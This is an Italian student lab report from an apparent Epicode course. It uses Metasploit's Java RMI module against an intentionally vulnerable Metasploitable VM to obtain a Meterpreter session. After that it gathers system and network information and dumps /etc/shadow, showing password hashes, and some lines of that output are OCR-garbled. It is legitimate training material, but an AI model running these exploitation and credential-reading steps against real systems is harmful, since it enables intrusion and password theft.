## **EPICODE**


## **FINE MODULO 4**

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...


Avviamo Virtualbox e prima di avviare le macchine di kali e meta modifichiamo le impostazioni di rete, quindi settiamo entrambe le macchine su rete interna, fatto ciò avviamo le macchine e anche PfSense.

(per agevolare il lavoro, dopo aver chiesto al prof Federico, mantengo l'IP delle macchine precedentemente impostati).


Sul terminale della macchina Kali lanciamo msfconsole



dopo che la console è avviata, ho lanciato il comando *search java\_rmi* —> di seguito *use 1* —-> *show options* appunto per vedere le opzioni, qui ho notato che mancava *RHOSTS* 




quindi ho impostato RHOSTS con *set RHOSTS +IP macchina vittima* —> ho rilanciato il comando *show options* per assicurarmi che sia andato tutto a buon fine.



Ho lanciato l'exploit e da meterpreter ho raccolto qualche informazione:

- getuid per ottenere l'identificatore utente (UID) di un processo o di un utente specifico.
- sysinfo per ottenere informazione sulla macchina vittima
- *ifconfig* per ottenere informazioni sulla configurazione di rete
- shell
- arp -a
- *cat /etc/shadow* è utilizzato per visualizzare il contenuto del file /etc/shadow, contiene informazioni sensibili sugli account degli utenti, come le password criptate.
- sessions
- $bg \rightarrow sessions$




```
kali@kali: ~
 File Actions Edit View Help
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:999999:7:::
man:*:14684:0:999999:7:::
lp:*:14684:0:999999:7:::
mail:*:14684:0:999999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
nobody:*:14684:0:999999:7:::
nobody:*:14684:0:999999:7:::
libuuid:!:14684:0:999999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
msi domini #174n1027cs#n/22Um3mLtUWA:112JnJ/:14004.0.9999997...

postfix:*:14685:0:9999977...:

ftp:*:14685:0:9999977...:

postgres:$1$RW35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:9999977...:
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
tollcat33:*:14698:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$76xELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
Process 2 created.
Channel 3 created.
root
uid=0(root) gid=0(root)
meterpreter > session
[-] Unknown command: session
Usage: sessions <id>
```

```
route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
192.168.1.0 * 255.255.255.0 U 0 0 0 eth0
```



```
cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```